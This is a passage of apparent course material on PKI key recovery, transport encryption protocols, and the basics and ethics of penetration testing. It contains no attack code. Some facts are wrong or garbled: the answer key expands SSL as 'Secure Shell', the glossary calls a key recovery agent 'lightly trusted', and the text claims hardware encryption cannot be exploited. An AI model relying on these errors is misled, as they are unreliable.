What happens if an employee is hospitalized for an extended period, yet the organization for which she works needs to transact business using her keys? Different techniques may be used. Some CA systems have an embedded key recovery system in which a key recovery agent (KRA) is designated, and who is a highly trusted person responsible for recovering lost or damaged digital certificates. Digital certificates can then be archived along with the user's private key. If the user is unavailable or if the certificate is lost, then the certificate with the private key. If the user is unavailable or if the certificate is lost, then the certificate with the private key can be recovered. Another technique is known as M-of-N control. A user's private key is encrypted

and divided into a specific number of parts such as three. The parts are distributed to other individuals, with an overlap so that multiple individuals have the same part. For example, the three parts could be distributed to six people, with two people each having the same part. This is known as the N group. If it is necessary to recover the key, a smaller subset of the N group, known as the M group, must meet and agree that the key should be recovered. If a majority of the M group can agree, they can then piece the key together. M-of-N control is illustrated in Figure 41.




Figure 41: M-of-N Control

The reason for distributing parts of the key to multiple users is that the absence of one member would not prevent the key from being recovered.

- **Suspension.** The revocation of a key is permanent; key suspension is for a set period of time. For example, if an employee is on an extended medical leave, it may be necessary to suspend the use of her key for security reasons. A suspended key can be later reinstate. As with evocation, the CA should be immediately notified when a key is suspended and then the status of that key should be checked on the CRL to verify that it is no longer valid.

- **Destruction.** Key destruction removes all private and public keys along with the user's identification information in the CA. When a key is revoked or expires, the user's information remains on the CA for audit purposes.

2.15 TRANSPORTATION ENCRYPTION ALGORITHMS

In addition to protecting data stored on a system “at rest”, cryptography can also protect data as it is being transported across a network. The most common transport encryption algorithms include Secure Sockets Layer (SSL)/Transport Layer Security (TLS), Secure Shell (SSH),Hypertext Transport Protocol over Secure Sockets Layer (HTTPS), and IP security (IPsec).

2.15.1 Secure Sockets Layer (SSL)/Transport Layer Security (TLS)

Perhaps the most common transport encryption algorithm is secure Sockets Layer (SSL), which is a protocol developed by Netscape for securely transmitting documents over the Internet. SSL uses a public key to encrypt data that is transferred over the SSL connection. Transport Layer Security (TLS) is a protocol that guarantees privacy and data integrity between applications communicating over the Internet.TLS is an extension of SSL, and they are often referred to as SSL/TLS. SSL/TLS provides server authentication, client authentication ,and data encryption .It can also be used for other application level protocols, such as File Transfer Protocol (FTP),Light weight Directory Access Protocol (LDAP), and Simple Mail Transfer Protocol (SMTP).

2.15.2 Secure Shell (SSH)

Secure Shell (SSH) is an encrypted alternative to the Telnet protocol that is used to access remote computers.SSH is a Linux/UNIX-based command interface and protocol for securely accessing a remote computer.SSH is actually a suite of three utilities-slogin, ssh, and scp-that are secure versions of the unsecure UNIX counterpart utilities. These commands are summarized in Table below .Both the client and server ends of the connection are authenticated using a digital certificate, and passwords are protected by being encrypted.SSH can even be used as a tool for secure network backups.

UNIX command name	Description	Syntax	Secure command replacement
rlogin	Log on to remote computer	rlogin remote computer	slogin
Rcp	Copy files between remote computers	rcp [options] local file remote computer: filename	scp
Rsh	Executing commands on a remote host without logging on	rsh remote computer command	ssh

2.15.3 Hypertext Transport Protocol over Secure Sockets Layer (HTTPS)

One common use of SSL is to secure Web Hypertext Transport Protocol (HTTP) communications between a browser and a Web server. This secure version is actually “plain” HTTP sent over SSL/TLS and is called **Hypertext Transport over Secure Sockets Layer (HTTPS)**. HTTPS uses port 443 instead of HTTP's port 80. Users must enter URLs with https:// instead of http://.

A related cryptographic transport protocol is Secure Hypertext Transport Protocol (SHTTP). Originally developed by Enterprise Integration Technology (EIT), SHTTP has been released as a public specification. It allows clients and the server to negotiate independently encryption, authentication, and digital signature methods, in any combination, in both directions. It supports a variety of encryption types, including Triple Data Encryption Standard (3DES).

2.16 IP SECURITY (IPSEC)

Security tools function at different layers of the Open System Interconnection (OSI) model. Figure 42 illustrates some of the tools at different layers of OSI model. Tools such as PGP operate at the Application layer, while Kerberos functions at the Session layer. The advantage of having security tools function at the higher layers like the Application layer is that they can be designed to protect specific applications.

OSI Layer	Protocols	
Application	PGP	
Presentation		
Session	Kerberos	SSL
Transport	TCP	
Network	IP	IPsec
Data Link		
Physical		

Figure 42: Security tools and the OSI model

However, protecting at higher layers may require multiple security tools, even as many as one per applications. SSL/TLS operates at the Session layer. The advantage of operating at this lower level is that more applications can be protected, but minor modifications may have to be made to the application.

Improved functionality can be achieved if the protection is even lower in the OSI layers. If the protection is at the Network layer, a wide range of applications can be protected with no

modifications needed in the applications. Even applications that are totally nonsecure, such as a legacy MS-DOS application, can be protected.

2.16.1 IP security (IPsec)

It is a set of protocols to support the secure exchange of packets. Because it operates at a low level in the OSI model, IPsec is considered to be a transport security protocol. It is transparent to the following entities:

- Applications. Programs do not have to be modified to run under
- IPsec.
- Users. Unlike some security tools, users do not need to be trained on specific security procedures (such as encrypting with PGP).
- Software. Because IPsec is implemented in a device such as firewall or router, no software changes must be made on the local client.

Unlike SSL, which is implemented as a part of the user application, IPsec is located in the operating system or the communication hardware. IPsec is more likely to operate at a faster speed, because it can cooperate closely with other system programs and the hardware. IPsec provides three areas of protection that correspond to the IPsec protocols:

- Authentication. IPsec authenticates that packets received were sent from the source that is identified in the header of the packet, and that no man-in-the-middle attacks or replay attacks took place to alter the contents of the packet. This is accomplished by the Authentication Header (AH) protocol.
- Confidentiality. By encrypting the packets, IPsec ensures that no other parties were able to view the contents. Confidentiality is achieved through the Encapsulating Security Payload (ESP) protocol. ESP supports authentication of the sender and encryption data.
- Key management. IPsec manages the key keys to ensure that they are not intercepted or used by unauthorized parties. For IPsec to work, the sending and receiving devices must share a key. This is accomplished through a protocol known as Internet Security Association and Key Management Protocol/Oakley (ISAKMP/Oakley), which generates the key and authenticates the user using techniques such as digital certificates.

IPsec supports two encryption modes: **transport** and **tunnel**. **Transport** mode encrypts only the data portion (payload) of each packet yet leaves the header unencrypted. The more secure **tunnel** mode encrypts both the header and the data portion. IPsec accomplishes transport and tunnel modes by adding new headers to the IP packet. The entire original packet (header and payload) is then treated as data portion to the new headers to the new packet. This is illustrated in Figure 43. Because tunnel mode protects the entire packet, it is generally used in a network gateway-to-gateway communication. Transport mode is used when a device must see the source and destination addresses to route the packet. For example, a packet sent from a client computer to the local IPsec-enabled firewall would be sent in transport mode so the packet can

be transported through the local network. Once it reached the firewall, it would be changed to tunnel mode before being sent to the Internet. The receiving firewall would then extract, decrypt, and authenticate the original packet before it routed to the final destination computer.




Figure 43: New IPsec packet using transport or tunnel mode

TIP: IPsec is an protocol with the current version of IPv4 and was not part of the original specifications. In IPv6, IPsec is Integrated into the IP protocol and is native on all packets.

Key Terms

Bridge trust model: A trust model with one CA that acts a facilitator to interconnect all other CAs.

Certificate authority (CA): A trusted third party agency that is responsible for issuing the digital certificates.

Certificate repository (CR): A public accessible centralized directory that contains digital certificates that can be used to view the status of certificate. **Certificate Revocation List (CRL):** A repository that lists revoked digital certificates.

Digital certificate: A technology used to associate a user's identity to a public key, in which the user's public key is —digitally signed by a trusted third party.

Direct trust: A type of trust model in which a relationship exists between two individuals because one person knows the other person.

Distribution trust model: A trust model that has multiple CAS that sign digital certificates.

Hierarchical trust model: A trust model that has a signal hierarchy with one master CA.

Hypertext transport protocol over secure socket layer (HTTPS): A secure version of HTTP sent over SSI/TLS.

IP security (Ipsec): A set of protocol developed to support the secure exchange of packets.

Key escrow: A process in which keys are managed by a third party, such as trusted CA called the root.

Key recovery agent (KRA): A lightly trusted person responsible for recovering lost or damaged digital certificates.

M-of-N control: A technique to recover a private key by distributing parts to different individuals.

Public key infrastructure (PKI): A frame work for all the entries involve in digital certificates for digital certificate management.

Registration authority (RA): A subordinate entry designed to handle specificCA task such as processing certificate requests and authenticating users.

Secure shell (SSH): A UNIX based command interface and protocol for securely accessing a remote computer.

Secure Socket Layer (SSL): A protocol developed by Netscape for securely transmitting documents over the internet that uses a private key to encrypt data.

Third party trust: A trust module in which two individuals trusts each other because each individually trusts a third party.

Transport layer security (TLS): A protocol that is an extension of SSL and grantees privacy and data integrity between applications.

Trust model: The type of trusting relationship that can exit between individuals or entries.

X.509: The most widely accepted format for digital certificates as defined by the International Telecommunication Union (ITU).

2.17 SUMMARY

1. Cryptography is the science of transforming information into a secure form while it is being transmitted or stored so that unauthorised persons cannot access it. Unlike steganography, which hides the existence of data, cryptography masks the content of documents or messages so that they cannot be read or altered. The original document, called plaintext, is input into an encryption algorithm that has a mathematical value (a key) used to create ciphertext. Because access to the key can be restricted, cryptography can provide confidentiality, integrity, availability, authenticity and non-repudiation.
2. Hashing creates a unique digital fingerprint, called a hash that represents the contents of the original material. Hashing is not designed for encrypting material that will be later decrypted; it is used only for comparison. If a hash algorithm produces a fixed size hash that is unique and the original contents of the material cannot be determined from the hash, the hash is considered secure. Common hashing algorithms are Message Digest, Secure Hash Algorithm, Whirlpool, RIPEMD and password hashes.
3. Symmetric cryptography, also called private key cryptography, uses a single key to encrypt and decrypt a message. Symmetric cryptographic algorithms are designed to decrypt the ciphertext. Symmetric algorithms, as with other types of cryptographic algorithms, can be classified into two categories based on the amount of data that is processed at a time; stream ciphers and block ciphers. Symmetric cryptographic can

provide strong protections against attacks as long as the key is kept secure. Common symmetric cryptographic algorithms include Data Encryption Standard, Triple Data Encryption Standard, Advanced Encryption Standard and several other algorithms.

4. Asymmetric cryptography, also known as public key cryptography, uses two keys instead of one. These keys are mathematically related and are known as the public key and the private key. The public key is known to everyone and can be freely distributed, while the private key is known only to the recipient of the message and must be kept secure. Asymmetric cryptography keys can work in both directions. A document encrypted with a public key can be decrypted with the corresponding private key and a document encrypted with a private key can be decrypted with its public key. Asymmetric cryptography can also be used to create a digital signature, which verifies the sender, proves the integrity of the message, and prevents the sender from disowning the message. Common asymmetric cryptographic algorithms include RSA, Elliptic curve, quantum cryptography and NTRUEncrypt.
5. Cryptography can be applied through either software or hardware. Software-based cryptography can protect large numbers of files on a system or an entire disk. One of the most widely used asymmetric cryptography systems for files and e-mail messages on Windows systems is a commercial product called Pretty Good Privacy (PGP), while a similar program known as GNU Privacy Guard (GPG) is an open source product. Microsoft Encrypting File System (EFS) is a cryptography system for Windows operating systems. Cryptography can also be applied to entire disks, known as whole disk encryption.
6. Hardware encryption cannot be exploited like software cryptography. There are hardware encryption devices that can protect USB devices and standard hard drives. More sophisticated hardware encryption options include the Trusted Platform Module and Hardware Security Model.
7. Although digital signatures can be used to show the identity of the sender, because the public key is available for anyone to obtain, an imposter could post a public key under another person's name. To avoid this impersonation, a third party could be used to verify the owner's identity. A digital certificate is the user's public key that has been digitally signed by a trusted third party who verifies the owner and that the public key belongs to that owner and then binds the key to the certificate.
8. An entity that issues digital certificates for others is known as a Certificate Authority (CA). A user will provide information to a CA that verifies their identity. A subordinate entity, called a Registration Authority (RA), is used to handle some CA tasks such as processing certificate requests and authenticating users. Revoked digital certificates are listed in a Certificate Revocation List (CRL), which can be accessed to check the certificate status of other users. A Certificate Repository (CR) is a list of approved digital certificates. Because digital certificates are used extensively on the internet,

virtually all modern Web Browsers are preconfigured with a default list of CAs and the ability to automatically update information.

9. Personal digital certificates are issued by an RA to individuals, primarily for protecting e-mail correspondence and individual documents. Server digital certificates typically perform two functions. First, they can ensure the authenticity of the Web server. Second, server certificates can ensure the authenticity of the cryptographic connection to the Web server. Software certificates are provided by software publishers and are used to verify that their programs are secure and have not been tampered with. Dual-key certificates are certificates in which the functionality is split between two certificates, and dual-sided certificates are used when the client must authenticate back to the server. The most widely accepted format for digital certificates is defined by the International Telecommunication Union (ITU) X.509 international standard.
10. A public key infrastructure (PKI) is a framework for all of the entities involved in digital certificates—including hardware, software, people, policies, and procedures—to create, store, distribute, and revoke digital certificates. PKI is essentially digital certificate management. Public-Key Cryptography standards (PKCS) are a numbered set of PKI standards. Although they are informal standards, they are widely accepted today.
11. One of the principal foundations of PKI is that of trust. There are three basic PKI trust models that use a CA. The hierarchical trust model assigns a single hierarchy with one master CA called the root, who assigns all digital certificates authorities with a single key. The bridge trust model is similar to the distributed trust model. There is no single CA that signs digital certificates, yet the CA acts as a facilitator to interconnect all other CAs. The distributed trust model has multiple CAs that signs digital certificates.
12. An organization that uses multiple digital certificates on a regular basis needs to properly manage those digital certificates. This includes establishing policies and practices and determining the life cycle of a digital certificate. Because keys form the very foundation of PKI systems, it is important that they be carefully managed.
13. In addition to protecting data stored on a system —at rest, cryptography can protect data as it is being transported across a network. Secure Sockets Layer (SSL)/Transport Layer Security (TLS) is one of the most widely used algorithms. TLS, an extension of SSL, is a protocol that guarantees privacy and data integrity among applications communicating over the Internet. Secure Shell (SSH) is a UNIX-based command interface and protocol for securely accessing a remote computer communicating over the Internet. Hypertext Transport Protocol over Secure Sockets Layer (HTTPS), a secure version of Web communications, is HTTP sent over SSL/TLS. IP security (IPsec) is a set of protocols developed to support the secure exchange of packets. Because it operates at a low level in the OSI model, IPsec is considered to be a transport security protocol.

2.18 CHECK YOUR PROGRESS

1. is the science of transforming into secure form.
2. is the science of hiding the existence of data.
3. cryptographic algorithms use the same key for and
4. cryptographic algorithms use..... key for and key for
5. Expand the terms:
 - a) HMAC
 - b) MD
 - c) SHA
 - d) DES
 - e) AES
 - f) PKI
 - g) PGP
 - h) HTTPS
 - i) SSL

2.19 ANSWERS TO CHECK YOUR PROGRESS

1. Cryptography, Information
2. Steganography
3. Symmetric, Encryption , Decryption
4. Asymmetric, private, encryption, public, decryption
5.
 - a. Hashed Message authentication code,
 - b. Message digest,
 - c. Secure Hash Algorithm,
 - d. Data Encryption System,
 - e. Advance Encryption Standard,
 - f. Public Key Infrastructure,
 - g. Pretty Good Privacy,
 - h. Hypertext transfer protocol over secure Socket Layer,
 - i. Secure Shell

2.20 MODEL QUESTIONS

1. What is Cryptography ?
2. What is Steganography ?
3. Explain the terms Confidentiality, Integrity, Availability, Authenticity and non repudiation.
4. Explain the process of Key Management ?

UNIT III: VULNERABILITY ANALYSIS/PENETRATION TESTING BASICS

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand:

- What is hacking?
- What is Penetration Testing/ Ethical Hacking?
- What are the various types of penetration testing?
- What is vulnerability research?
- What are the various types of Hackers?
- What are the various phases involved in Penetration Testing?
- What are the various hacking tools and techniques?

3.2 INTRODUCTION

Vulnerability analysis and Penetration Testing, commonly known as Ethical Hacking is a branch wherein, hackers engage in sanctioned hacking—that is, hacking with permission from the system’s owner. In the world of ethical hacking, most tend to use the term *pen tester*, which is short for penetration tester. Pen Testers penetrate systems like a hacker, but for “benign” purposes. As an ethical hacker and future test candidate you must become familiar with the jargons of the trade. Here are some of the terms you will encounter in pen testing.

Glossary

1. **Hack Value:** This term describes a target that may attract an above-average level of attention to an attacker. Presumably because this target is attractive, it has more value to an attacker because of what it may contain.
2. **Target of Evaluation (TOE):** A TOE is a system or resource that is being evaluated for vulnerabilities. A TOE would be specified in a contract with the client.
3. **Attack:** This is the act of targeting and actively engaging a TOE.
4. **Exploit:** This is a clearly defined way to breach the security of a system.
5. **Zero Day:** This describes a threat or vulnerability that is unknown to developers and has not been addressed. It is considered a serious problem in many cases.
6. **Security:** This is described as a state of well-being in an environment where only actions that are defined are allowed.
7. **Threat:** This is considered to be a potential violation of security.
8. **Vulnerability:** This is a weakness in a system that can be attacked and used as an entry point into an environment.
9. **Daisy Chaining:** This is the act of performing several hacking attacks in sequence with each building on or acting on the results of the previous action.

As an ethical hacker, you will be expected to take on the role and use the mind-set and skills of an attacker to simulate a malicious attack. The idea is that ethical hackers understand both sides, the good and the bad, and use this knowledge to help their clients. By understanding both sides of the equation, you will be better prepared to defend yourself successfully.

Some things to remember about being an ethical hacker are:

- You must have explicit permission in writing from the company being tested prior to starting any activity. Legally, the person or persons that must approve this activity or changes to the plan must be the owner of the company or their authorized representative. If the scope changes, update the contracts to reflect those changes before performing the new tasks.
- You will use the same tactics and strategies as malicious attackers.
- You have every potential to cause harm that a malicious attack will have and should always consider the effects of every action you carry out.
- You must have knowledge of the target and the weaknesses it possesses.
- You must have clearly defined rules of engagement prior to beginning your assigned job.
- You must never reveal any information pertaining to a client to anyone but the client.
- If the client asks you to stop a test, do so immediately.
- You must provide a report of your results and, if asked, a brief on any deficiencies found during a test.
- You may be asked to work with the client to fix any problems that you find.

As an ethical hacker you must agree to the following code of ethics:

- Keep private and confidential information gained in your professional work (in particular as it pertains to client lists and client personal information). Do not collect, give, sell, or transfer any personal information (such as name, e-mail address, social security number, or other unique identifier) to a third party without prior client consent.
- Protect the intellectual property of others by relying on your own innovation and efforts, thus ensuring that all benefits vest with its originator.
- Disclose to appropriate persons or authorities potential dangers to any e-commerce clients, the Internet community, or the public, that you reasonably believe to be associated with a particular set or type of electronic transactions or related software or hardware.
- Provide service in your areas of competence; be honest and forthright about any limitations of your experience and education. Ensure that you are qualified for any project on which you work or propose to work by an appropriate combination of education, training, and experience.
- Never knowingly use software or a process that is obtained or retained either illegally or unethically.

- Do not engage in deceptive financial practices such as bribery, double billing, or other improper financial practices.
- Use the property of a client or employer only in ways properly authorized, and with the owner's knowledge and consent.
- Disclose to all concerned parties those conflicts of interest that cannot reasonably be avoided or escaped.
- Ensure good management for any project you lead, including effective procedures for promotion of quality and full disclosure of risk.
- Add to the knowledge of the e-commerce profession by constant study, share the lessons of your experience with fellow EC-Council members, and promote public awareness of the benefits of e-commerce.
- Conduct yourself in the most ethical and competent manner when soliciting professional service or seeking employment, thus meriting confidence in your knowledge and integrity.
- Ensure ethical conduct and professional care at all times on all professional assignments without prejudice.
- Do not associate with malicious hackers or engage in any malicious activities.
- Do not purposefully compromise or allow the client organization's systems to be compromised in the course of your professional dealings.
- Ensure all pen testing activities are authorized and within legal limits.
- Do not take part in any black hat activity or be associated with any black hat community that serves to endanger networks.
- Do not take part in any underground hacking community for purposes of preaching and expanding black hat activities.
- Do not make inappropriate references to the certification or misleading use of certificates, marks or logos in publications, catalogs, documents, or speeches.
- Do not violate any law of the land or have any previous conviction.

Under the right circumstances and with proper planning and goals in mind, you can provide a wealth of valuable information to your target organization. Working with your client, you should analyze your results thoroughly and determine which areas need attention and which need none at all. Your client will determine the perfect balance of security versus convenience. If the problems you uncover necessitate action, the next challenge is to ensure that existing usability is not adversely affected if security controls are modified or if new ones are put in place. Security and convenience often conflict: the more secure a system becomes, the less convenient it tends to be. Figure 44 illustrates this point.



Figure 44: Security versus convenience analysis

A pen test is the next logical step beyond ethical hacking. Although ethical hacking sometimes occurs without a formal set of rules of engagement, pen testing does require rules to be agreed on in advance in every case. If you choose to perform a pen test without having certain parameters determined ahead of time, it may be the end of your career if something profoundly bad occurs. For example, not having the rules established before engaging in a test could result in criminal or civil charges, depending on the injured party and the attack involved. It is also entirely possible that without clearly defined rules, an attack may result in shutting down systems or services and stopping the functioning of a company completely, which again could result in huge legal and other issues for you.

3.3 TYPES OF PENTESTING

When a pen test is performed it typically takes one of three forms: white box, gray box, or black box. The three forms of testing are important to differentiate between, as you may be asked to perform any one of them at some point during your career, so let's take a moment to describe each:

3.3.1 Black Box

A type of testing in which the pen tester has little or no knowledge of the target. This situation is designed to closely emulate the situation an actual attacker would encounter as they would presumably have an extremely low level of knowledge of the target going in.

3.3.2 Gray Box

A form of testing where the knowledge given to the testing party is limited. In this type of test, the tester acquires knowledge such as IP addresses, operating systems, and the network environment, but that information is limited. This type of test would closely emulate the type of knowledge that someone on the inside might have; such a person would have some knowledge of a target, but not always all of it.

3.3.3 White Box

White Box, a form of testing in which the information given to the tester is complete. This means that the pen tester is given all information about the target system. This type of test is typically done internally or by teams that perform internal audits of systems. Another way to look at the different types of testing and how they stack up is in Table 10.

Table 10: Available types of pen tests

Type	Knowledge
White box	Full
Gray box	Limited
Black box	None

Do not forget the terms **black box, white box, and gray box** as you will be seeing them again both in this unit and in the field. As you can see the terms are not that difficult to understand, but you still should make an effort to commit them to memory.

In many cases, you will be performing what is known as an **IT audit**. This process is used to evaluate and confirm that the controls that protect an organization work as advertised. An IT audit is usually conducted against some standard or checklist that covers security protocols, software development, administrative policies, and IT governance. However, passing an IT audit does not mean that the system is completely secure; in the real world, the criteria for passing an audit may be out of date.

3.3.4 CIA triad

An ethical hacker is trying to preserve what is known as the **CIA triad: confidentiality, integrity, and availability**. The following list describes these core concepts and what they mean. Keep these concepts in mind when performing the tasks and responsibilities of a pen tester:

- a. **Confidentiality:** The core principle that refers to the safeguarding of information and keeping it away from those not authorized to possess it. Examples of controls that preserve confidentiality are permissions and encryption.
- b. **Integrity:** Deals with keeping information in a format that is true and correct to its original purposes, meaning that the data that the receiver accesses is the data the creator intended them to have.
- c. **Availability:** The final and possibly one of the most important items that you can perform. Availability deals with keeping information and resources available to those who need to use it. Information or resources, no matter how safe and sound, are only useful if they are available when called upon.

CIA is possibly the most important set of goals to preserve when you are assessing and planning security for a system. An aggressor will attempt to break or disrupt these goals when targeting a system. As an ethical hacker your job is to find, assess, and remedy these issues whenever they are discovered to prevent an aggressor from doing harm. Another way of looking at this balance is to observe the other side of the triad and how the balance is lost.

Any of the following break the CIA triad:

- Disclosure is the inadvertent, accidental, or malicious revealing or accessing of information or resources to an outside party. If you are not supposed to have access to an object, you should never have access to it.
- Alteration is the counter to integrity; it deals with the unauthorized or other forms of modifying information. This modification can be corruption, accidental access, or malicious in nature.
- Disruption (also known as loss) means that access to information or resources has been lost when it should not have. Information is useless if it is not there when it is needed. Although information or other resources can never be 100-percent available, some

organizations spend the time and money to get 99.999-percent uptime, which averages about 6 minutes of downtime per year.

Think of these last three points as the anti-CIA triad or the inverse of the CIA triad. The CIA triad deals with preserving information and resources, whereas the anti-CIA triad deals with violating those points. You can also think of the anti-CIA as dealing more with the aggressor's perspective rather than the defender's.

An ethical hacker will be entrusted with ensuring that the CIA triad is preserved at all times and threats are dealt with in the most appropriate manner available (as required by the organization's own goals, legal requirements, and other needs). For example, consider what could happen if an investment firm or defense contractor suffered a disclosure incident at the hands of a malicious party. The results would be catastrophic.

In this unit you will encounter legal issues several times. You are responsible for checking the details of what laws apply to you, and you will need to get a lawyer to do that. You should be conscious of the law at all times and recognize when you may be crossing into a legal area that you need advice on. Both ethical hackers and hackers follow similar processes as the one outlined here though in less or stricter ways. Hackers are able to write their own rules and use the process however they want without concern or reasons except those that make sense to themselves. Ethical hackers follow the same type of process as seen here with little modification, but there is something that they have added that hackers do not have: Ethical hackers will not only have permission prior to starting the first phase, but they will also be generating a report that they will present at the end of the process. The ethical hacker will be expected to keep detailed notes about what is procured at each phase for later generation of that report.

When you decide to carry out this process, seek your client's guidance and ask the following questions along with any others that you think are relative. During this phase, your goal is to clearly determine why a pen test and its associated tasks are necessary.

- Why did the client request a pen test?
- What is the function or mission of the organization to be tested?
- What will be the constraints or rules of engagement for the test?
- What data and services will be included as part of the test?
- Who is the data owner?
- What results are expected at the conclusion of the test?
- What will be done with the results when presented?
- What is the budget?
- What are the expected costs?
- What resources will be made available?
- What actions will be allowed as part of the test?
- When will the tests be performed?
- Will insiders be notified?

- Will the test be performed as black or white box?
- What conditions will determine the success of the test?
- Who will be the emergency contacts?

Pen testing can take several forms. You must decide, along with your client, which tests are appropriate and will yield the desired results. Tests that can be part of a pen test include the following:

- An insider attack is intended to mimic the actions that may be undertaken by internal employees or parties who have authorized access to a system.
- An outsider attack is intended to mimic those actions and attacks that would be undertaken by an outside party.
- A stolen equipment attack is a type of attack where an aggressor steals a piece of equipment and uses it to gain access or extracts the information desired from the equipment itself.
- A social engineering attack is a form of attack where the pen tester targets the users of a system seeking to extract the needed information. The attack exploits the trust inherent in human nature.

Once you discuss each test, determine the suitability of each, and evaluate the potential advantages and side effects, you can finalize the planning and contracts and begin testing.

3.4 VULNERABILITY RESEARCH AND TOOLS

An important part of your toolkit as an ethical hacker will be the information gathered from vulnerability research. This process involves searching for and uncovering vulnerabilities in a system and determining their nature. Additionally, the research seeks to classify each vulnerability as high, medium, or low. You or other security personnel can use this research to keep up to date on the latest weaknesses involving software, hardware, and environments. The benefit of having this information is that an administrator or other personnel could use this information to position defenses. Additionally, the information may show where to place new resources or be used to plan monitoring. **Vulnerability research** is not the same as ethical hacking in that it passively uncovers security issues whereas the process of ethical hacking actively looks for the vulnerabilities.

3.5 ETHICS AND THE LAW

As an ethical hacker, you need to be aware of the law and how it affects what you will do. Ignorance or lack of an understanding of the law is not only a bad idea, but it can quickly put you out of business—or even in prison. In fact, under some situations the crime may be serious enough to get you prosecuted in several jurisdictions in different states, counties, or even countries due to the highly distributed nature of the Internet. Of course, prosecution of a crime can also be difficult considering the web of various legal systems in play. A mix of common, military and civil laws exists, requiring knowledge of a given legal system to be successful in any move toward prosecution.

Depending on when and where your testing takes place, it is even possible for you to break religious laws. Although you may never encounter this problem, it is something that you should be aware of—you never know what type of laws you may break.

Always ensure that you exercise the utmost care and concern to ensure that you observe proper safety and avoid legal issues. When your client has determined their goals along with your input, the contract must be put in place. Remember the following points when developing a contract and establishing guidelines:

Trust The client is placing trust in you to use the proper discretion when performing a test. If you break this trust, it can lead to the questioning of other details such as the results of the test. Legal Implications Breaking a limit placed on a test may be sufficient cause for your client to take legal action against you.

When we work in this area of specialization, it is paramount to know laws of various countries. Since most of the laws have their roots in US Laws, it is mandatory that we go through them. The following is a summary of laws, regulations, and directives that you should have a basic knowledge of:

- 1973: U.S. Code of Fair Information Practices governs the maintenance and storage of personal information by data systems such as health and credit bureaus.
- 1974: U.S. Privacy Act governs the handling of personal information by the U.S. government.
- 1984: U.S. Medical Computer Crime Act addresses illegally accessing or altering medication data.
- 1986 (Amended in 1996): U.S. Computer Fraud and Abuse Act includes issues such as altering, damaging, or destroying information in a federal computer and trafficking in computer passwords if it affects interstate or foreign commerce or permits unauthorized access to government computers.
- 1986: U.S. Electronic Communications Privacy Act prohibits eavesdropping or the interception of message contents without distinguishing between private or public systems.
- 1994: U.S. Communications Assistance for Law Enforcement Act requires all communications carriers to make wiretaps possible.
- 1996: U.S. Kennedy-Kassebaum Health Insurance and Portability Accountability Act (HIPAA) (with the additional requirements added in December of 2000) addresses the issues of personal healthcare information privacy and health plan portability in the United States.
- 1996: U.S. National Information Infrastructure Protection Act enacted in October 1996 as part of Public Law 104-294; it amended the Computer Fraud and Abuse Act, which is codified in 18 U.S.C. §
- 1030: This act addresses the protection of the confidentiality, integrity, and availability of data and systems. This act is intended to encourage other countries to

adopt a similar framework, thus creating a more uniform approach to addressing computer crime in the existing global information infrastructure.

- 2002: Sarbanes–Oxley (SOX or SarBox) is a law pertaining to accountability for public companies relating to financial information.
- 2002: Federal Information Security Management Act (FISMA) is a law designed to protect the security of information stored or managed by government systems at the federal level.

3.6 HACKING

Hacking is any technical effort to manipulate the normal behavior of network connections and connected computers or systems. A hacker is any person engaged in hacking.9720383495

3.6.1 Culture of hacking

To be accepted as hacker one should have the attitude, behave as though one have the attitude, and belief in that. Some of them can be listed as follows:

- Strong zeal to learn and obtain more knowledge
- Breaking law
- Anonymity
- Stealing confidential information.

3.6.2 Types of hackers

Hackers can be classified in to the following types based on their depth of knowledge and activities.

- a. **White Hats:** White hats are the good guys, the ethical hackers who use their hacking skills for defensive purposes. White-hat hackers are usually security professionals with knowledge of hacking and the hacker toolset and who use this knowledge to locate weaknesses and implement countermeasures.
- b. **Black Hats:** Black hats are the bad guys: the malicious hackers or crackers who use their skills for illegal or malicious purposes. They break into or otherwise violate the system integrity of remote systems, with malicious intent. Having gained unauthorized access, black-hat hackers destroy vital data, deny legitimate users service, and just cause problems for their targets. Black-hat hackers and crackers can easily be differentiated from white-hat hackers because their actions are malicious. This is the traditional definition of a hacker and what most people consider a hacker to be.
- c. **Gray Hats:** Gray hats are hackers who may work offensively or defensively, depending on the situation. This is the dividing line between hacker and cracker. Gray-hat hackers may just be interested in hacking tools and technologies and are not malicious black hats. Gray hats are self-proclaimed ethical hackers, who are interested in hacker tools.
- d. **Suicide Hackers:** Individuals who will aim to bring down the critical infrastructure whatever the consequence may be.

